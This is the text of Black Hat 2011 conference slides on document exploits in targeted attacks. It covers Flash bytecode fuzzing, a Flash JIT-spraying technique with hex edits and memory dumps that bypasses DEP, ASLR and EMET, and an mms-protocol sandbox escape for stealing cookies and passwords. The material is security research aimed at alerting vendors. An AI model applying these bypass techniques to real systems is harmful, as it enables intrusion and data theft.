Weapons of Targeted Attack

Modern Document Exploit Techniques

Ming-chieh Pan <naninb@gmail.com>
Sung-ting Tsai <ttsecurity@gmail.com>

Black Hat USA 2011

Who we are?

Security researchers from Taiwan

And members of CHROOT security group

Ming-chieh Pan (a.k.a Nanika)

- Senior vulnerability researcher of Net-Hack Inc.
- Research on
  - Vulnerability research
  - Exploit techniques
  - Malware detection
  - Mobile security
- Windows platform
- Malicious document techniques

- Disclosed
  - CVE-2006-3431 (Excel)
  - CVE-2006-5296 (PowerPoint)
  - …
- Talks and Speeches
  - Syscan Singapore/Taipei/Hong Kong 08/10
  - Hacks in Taiwan 05/06/07/09/10

Sung-ting Tsai (a.k.a TT)

- Research engineer in core tech department of Trend Micro
- Leader of CHROOT security group
- Research on
  - Document exploit
  - Malware auto-analyzing system (sandbox technologies)
  - Malware detection
  - System vulnerability and protection
  - Web security
  - Cloud and virtualization security
- Talks and speeches
  - Hacks in Taiwan Conference 08’
  - Syscan Singapore 10’

Agenda

- Motivation
- APT and Targeted Attack
- Recent document exploit techniques
- Future document exploit techniques
- Conclusion

Motivation

- APT (Advanced Persistent Threat) has become very popular in 2011.
- Due to the political issue, Government units and large enterprises in Taiwan has been targeted since 2004.
- They have kept receiving purpose-made e-mails and malwares (exploits), never stopped.
- Nowadays, not only in Taiwan, this kind of silent threat are attacking whole world
- We wish application and security vendors could be aware of the attack and have new approaches to protect people.

Targeted Attack

- They are hacking for the information, not for profit.
- Most of security software couldn’t do protection effectively.
- The most common way of targeted attack and not easy to be aware of.
  - Attacker sends an e-mail with specific content and document exploit (antivirus couldn’t detect) to his targets. After open the document, attacker could take control of the victim’s system.
  - The malicious document usually includes malicious web page (attacking browsers), office document, PDF, and Flash.
- Document exploit is actually the weapon of targeted attack.

Cat and Mouse Game

- Vendors keep patching application and inventing new technologies to prevent attack.
- Attackers always can find ways to defeat those protections.
- If we could be ahead of attackers by guessing their next tricks, we might have better protections for people.

Recent document exploit techniques

Hybrid Document Exploit

- If you have installed all Microsoft office patches, and there is no 0-day vulnerability and exploit. Will it be 100% safe to open a word or excel document?

Hybrid Document Exploit

- Modern document application is very complicated. Most of them could embed document objects of other applications.
- For example, the Excel could embed an Adobe flash object. In this case, even your Excel is up to date, it is still not 100% safe when you open an Excel document which includes a flash object and your flash application is vulnerable.
- Most of people know browser could include a lot of document objects, so they are cautious when they open web page. However, when they open a document in the e-mail, they would not be aware of the danger.
- This kind of attack is very popular recently. A flash vulnerability could be repacked as a malicious web page, a PDF exploit, or even an office document exploit.

Incomplete Protection

- The exploit mitigation techniques could do really good jobs to avoid execution of exploits, e.g. DEP and ASLR.
- However, it is very difficult to do protections completely.
- For example, even you have adopted DEP and ASLR, there are always some researchers could find some modules are not protected by ASLR.

Advanced Memory Attack Techniques

- Techniques
  - ROP
  - Flash JIT Spraying
- Vendor responses
  - Flash has started to encode/encrypt AVM code area since version 10.1
  - Microsoft's Enhanced Mitigation Experience Toolkit (EMET)


Do you know why attackers don’t include a flash exploit in web page or PDF file?

They only use Excel to spread malicious e-mails.

Future Document Exploit Techniques

Advanced Fuzzing Techniques

- Focus on code area and AVM instructions.




```
method_bodies[122] : method_body
method_bodies[123] : method_body
method_bodies[124] : method_body
method_bodies[125] : method_body
method_bodies[126] : method_body
method_bodies[127] : method_body
method_bodies[128] : method_body
    method : u30 (157)
    max_stack : u30 (4)
    local_count : u30 (9)
    init_scope_depth : u30 (8)
    max_scope_depth : u30 (9)
    code_length : u30 (122)
    code : code
    exception_count : u30 (0)
    exceptions : exception_info[0]
    trait_count : u30 (0)
    traits : traits_info[0]
```

Hex

```
00009690  0000 9D01 0409 0809 7AD0 D520 8009 6305   ..□.....z□□ □.c.
000096A0  2085 6306 5500 8009 D6D1 66A7 0274 D724    □c.U.□.□□f□.t□$
000096B0  0074 6304 1052 0000 09D1 6204 66D3 0480   .tc..R...□b.f□.□
000096C0  0963 0524 0063 0762 0582 6308 1029 0000   .c.$.c.b.□c..)..
000096D0  0962 0862 071E 8563 06D2 6206 66D3 0420   .b.b..□c.□b.f□.
000096E0  1304 0000 1011 0000 D262 06D1 6204 66D3   ........□b.□b.f□
000096F0  0462 0666 D304 61D3 0432 0807 11D0 FFFF   .b.f□.a□.2...□..
00009700  0808 0807 6204 9174 6304 6204 D315 A7FF   ....b.□tc.b.□.□.
00009710  FFD2 4800 009E 0106 0109 0AB1 01D0 30D0   .□H..□.....□.0□□
00009720  4900 5ECC 0155 0068 CC01 5EC2 0155 0068   I.^□.U.h□.^□.U.h
00009730  C201 5EC1 0155 0068 C101 5E8E 015D 344A   □.^□.U.h□.^□.]4J
00009740  3400 688E 0160 32D0 4FBA 0301 5DA8 014F   4.h□.`2□0□..]□.0
00009750  A801 005D 9C01 602E 6698 034F 9C01 015E   □..]□.`.f□.0□..^
00009760  A004 D060 1BB3 68A0 045E B504 2768 B504   □.□`.□h□.^□.'h□.
00009770  60A0 0412 3C00 005D 9804 600F 66B9 0460   `□..<..]□.`.f□.`
00009780  B301 4F98 0402 5D98 0460 0F66 BA04 6094   □.0□..]□.`.f□.`□
00009790  014F 9804 025D 9804 6010 66BE 0460 AD01   .0□..]□.`.f□.`□.
000097A0  4F98 0402 5D98 0460 1066 D404 60BC 014F   0□..]□.`.f□.`□.0
000097B0  9804 025D AC01 4FAC 0100 5D98 0460 0C66   □..]□.0□..]□.`.f
000097C0  D504 60D0 0127 2400 264F 9804 0547 0000   □.`□.'$.&0□..G..
000097D0  9F01 0101 090A 06D0 3060 B801 4800 00A0   □......□0`□.H..□
```

- 255 -> 170

Advanced Fuzzing Techniques



Instructions

Pushint index

in

throw

Pushuint index

coerce index

debugfile index

…

Random compositions

insert

SWF

Method_ body


Advanced Fuzzing Techniques

- It reduces the testing range and save a lot of time.
- We use the approach to fuzz the CVE-2010-1297, and we also discovered APSB11-12 before it is disclosed. (By inserting a Setlocal_1 (0xd5) in code area).
- We accidently found the JIT spraying technique could still work during the automatic fuzzing process.


Techniques to
Against Exploit Mitigation Technologies

Flash JIT Spraying

- The magic B4 (IN) instruction.
  - If we replace the first XOR(AA) with IN(B4), the AVM code area will not be encoded in memory.




```
00B0h: 66 6C 61 73 68 2E 65 76 65 6E 74 73 05 16 0B 16
00C0h: 01 16 0C 17 01 00 0A 07 01 02 07 04 03 07 02 0A
00D0h: 07 02 04 07 03 05 07 01 06 07 01 07 07 01 08 07
00E0h: 01 09 04 00 00 00 00 00 00 00 00 00 00 00 00 00
00F0h: 00 00 00 00 01 03 01 01 00 02 01 02 01 01 01 03
0100h: 00 01 00 01 03 04 01 00 04 00 03 01 00 08 25 D0
0110h: 30 64 60 04 30 60 05 30 60 06 30 60 07 30 60 08
0120h: 30 60 09 30 60 01 2A 30 58 00 1D 1D 1D 1D 1D 1D
0130h: 1D 6D 01 47 00 00 01 02 02 08 08 14 2D 01 2D 01
0140h: AA 2D 01 AA 2D 01 AA 2D 01 AA 82 63 01 62 01 48
0150h: 00 00 02 01 01 08 08 08 D0 49 00 D0 4F 02 00 47
0160h: 00 00 03 00 01 08 08 01 47 00 00 09 13 01 00 00
0170h: 00 4D 61 69 6E 00 40 00 00 00
```



```
00B0h: 66 6C 61 73 68 2E 65 76 65 6E 74 73 05 16 0B 16
00C0h: 01 16 0C 17 01 00 0A 07 01 02 07 04 03 07 02 0A
00D0h: 07 02 04 07 03 05 07 01 06 07 01 07 07 01 08 07
00E0h: 01 09 04 00 00 00 00 00 00 00 00 00 00 00 00 00
00F0h: 00 00 00 00 01 03 01 01 00 02 01 02 01 01 01 03
0100h: 00 01 00 01 03 04 01 00 04 00 03 01 00 08 25 D0
0110h: 30 64 60 04 30 60 05 30 60 06 30 60 07 30 60 08
0120h: 30 60 09 30 60 01 2A 30 58 00 1D 1D 1D 1D 1D 1D
0130h: 1D 6D 01 47 00 00 01 02 02 08 08 14 2D 01 2D 01
0140h: B4 2D 01 AA 2D 01 AA 2D 01 AA 82 63 01 62 01 48
0150h: 00 00 02 01 01 08 08 08 D0 49 00 D0 4F 02 00 47
0160h: 00 00 03 00 01 08 08 01 47 00 00 09 13 01 00 00
0170h: 00 4D 61 69 6E 00 40 00 00 00
```

Flash JIT Spraying

- Continuity of sprayed area
  - Original trick used a loop to load the spraying file a lot of times to do JIT spraying. However, this approach has bad continuity in new version of Flash.
  - In order to have better continuity, instead of reloading another swf file, we make a lot of method_body in a swf file directly. This approach has much better result.
- In our testing, we have around 10000 method_body in the sample file and each method_body (function) includes 2048 XOR instructions.
- This technique produces a huge file (58.7MB). Zlib could help us to solve the problem. After compression, the sample file size is 268k bytes.



push(int) index push(int) index IN

push(int) index XOR push(int) index XOR

push(int) index XOR push(int) index XOR

push(int) index XOR push(int) index XOR

push(int) index XOR push(int) index XOR

push(int) index XOR push(int) index XOR

push(int) index XOR push(int) index XOR

…

push(int) index XOR push(int) index XOR

SWF

Method_ body

Method_ body


Method_ body

Method_ body

Method_ body

Flash JIT Spraying

- Use OR
  - We use OR(A9) instead of XOR(AA) to spray the memory. Instead of ’35 90 90 90 3C’, the content in memory will be ‘0D 0D 0D 0D 0C’.




```
6AD0C3FD   90            NOP
6AD0C3FE   90            NOP
6AD0C3FF   90            NOP
6AD0C400   8B01          MOV EAX,DWORD PTR DS:[ECX]
6AD0C402   8B50 70       MOV EDX,DWORD PTR DS:[EAX+70]
6AD0C405   FFD2          CALL EDX
6AD0C407   8B40 0C       MOV EAX,DWORD PTR DS:[EAX+C]
6AD0C40A   C3            RETN
6AD0C40B   33C0          XOR EAX,EAX
6AD0C40D  ^E9 F7AEFFFF   JMP mshtml.6AD07309
6AD0C412   90            NOP
```

```
Registers (FPU)
EAX 0C0C0C0C
ECX 04F50065
EDX 00000000
EBX 003CBC68
ESP 0204E1FC
EBP 0204E214
ESI 0204E228
EDI 00000000

EIP 6AD0C402 mshtml.6AD0C402
```

- This technique makes it easier to jump into our sprayed area when trigger the vulnerability.



```
Address   Hex dump                  ASCII
0C0C0C7C  0C 0D 0D 0D 0D 0C 0D 0D  ........
0C0C0C84  0D 0D 0C 0D 0D 0D 0D 0C  ........
0C0C0C8C  0D 0D 0D 0D 0C 0D 0D 0D  ........
0C0C0C94  0D 0C 0D 0D 0D 0D 0C 0D  ........
0C0C0C9C  0D 0D 0D 0C 0D 0D 0D 0D  ........
0C0C0CA4  0C 0D 0D 0D 0D 0C 0D 0D  ........
0C0C0CAC  0D 0D 0C 0D 0D 0D 0D 0C  ........
0C0C0CB4  0D 0D 0D 0D 0C 0D 0D 0D  ........
0C0C0CBC  0D 0C 0D 0D 0D 0D 0C 0D  ........
0C0C0CC4  0D 0D 0D 0C 0D 0D 0D 0D  ........
0C0C0CCC  0C 0D 0D 0D 0D 0C 0D 0D  ........
0C0C0CD4  0D 0D 0C 0D 0D 0D 0D 0C  ........
0C0C0CDC  0D 0D 0D 0D 0C 0D 0D 0D  ........
0C0C0CE4  0D 0C 0D 0D 0D 0D 0C 0D  ........
0C0C0CEC  0D 0D 0D 0C 0D 0D 0D 0D  ........
0C0C0CF4  0C 0D 0D 0D 0D 0C 0D 0D  ........
```

Flash JIT Spraying

- It works everywhere.

Protection	New JIT Spraying with Flash Player 10.3.181.34 (Released 6/28/2011)
Office2000 ~Office 2010 (DEP AlwaysOn, ASLR)	works
Internet Explorer (DEP AlwaysOn, ASLR)	works
Adobe PDF (DEP AlwaysOn, ASLR)	works
EMET v2.1 (Enabled all functions)	works

Techniques to Bypass Sandbox / Policy / Access control

Flash Sandbox Problem

- There are 4 types of properties in Flash Security.SandboxType:
  - Security.REMOTE
  - Security.LOCAL_WITH_FILE
  - Security.LOCAL_WITH_NETWORK
  - Security.LOCAL_TRUSTED
- The basic idea is if you can access network, you can’t access local resource, vice versa.
- The flaw is in its ‘url protocol’ design

Flash Sandbox Problem

- We embed a Flash object in an Office document. This flash object is allowed to access local files, and not allowed to access internet.
- However there is a problem when handling the ‘mms’ protocol.
- When the flash object opens an mms link, IE will be launched, and then media player will also be launched (by IE) as well. The media player will connect to the link.

Flash Sandbox Problem

- Using this flaw, we could retrieve user information, and use mms protocol to send information to internet.
- For example, we might steal user’s cookie, user’s saved password, etc. And we could use this technique to probe user environment.

